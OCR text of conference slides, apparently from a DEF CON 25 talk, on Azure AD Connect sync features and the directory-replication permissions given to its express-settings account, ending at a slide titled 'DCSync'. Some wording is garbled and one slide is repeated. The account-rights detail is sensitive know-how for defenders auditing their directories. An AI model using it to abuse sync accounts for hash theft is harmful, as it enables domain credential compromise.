
Active Directory & the Cloud

- AD provides Single Sign On (SSO) to cloud services.
- Some directory sync tools synchronizes all users & attributes to cloud service(s).
- Most sync engines only require AD user rights to send user and group information to cloud service.
- Most organizations aren’t aware of all cloud services active in their environment.
- **Do you know what cloud services sync information from your Active Directory?**

Azure AD Connect

- **Filtering** – select specific objects to sync (default: all users, contacts, groups, & Win10). Adjust filtering based on domains, OUs, or attributes.
- **Hashed Password Hash synchronization** – AD pw hash hash ---> Azure AD. PW management only in AD (use AD pw policy)
- **Password writeback** - enables users to update password while connected to cloud resources.
- **Device writeback –** writes Azure AD registered device info to AD for conditional access.
- **Prevent accidental deletes** – protects against large number of deletes (enabled by default).
  feature is turned on by default and protects your cloud directory from numerous deletes at the same time. By default it allows 500 deletes per run. You can change this setting depending on your organization size.
- **Automatic upgrade** – Keeps Azure AD Connect version current (express settings enabled by default).

Express Permissions for Azure AD Connect




Permissions for the created AD DS account for express settings

The account created for reading and writing to AD DS have the following permissions when created by express settings:

Permission	Used for
• Replicate Directory Changes • Replicate Directory Changes All	Password sync
Read/Write all properties User	Import and Exchange hybrid
Read/Write all properties iNetOrgPerson	Import and Exchange hybrid
Read/Write all properties Group	Import and Exchange hybrid
Read/Write all properties Contact	Import and Exchange hybrid
Reset password	Preparation for enabling password writeback

Express Permissions for Azure AD Connect




Permissions for the created AD DS account for express settings

The account created for reading and writing to AD DS have the following permissions when created by express settings:

Permission	Used for
• Replicate Directory Changes • Replicate Directory Changes All	Password sync
Read/Write all properties User	Import and Exchange hybrid
Read/Write all properties iNetOrgPerson	Import and Exchange hybrid
Read/Write all properties Group	Import and Exchange hybrid
Read/Write all properties Contact	Import and Exchange hybrid
Reset password	Preparation for enabling password writeback


DEF CON 25 (July 2017)

DCSync



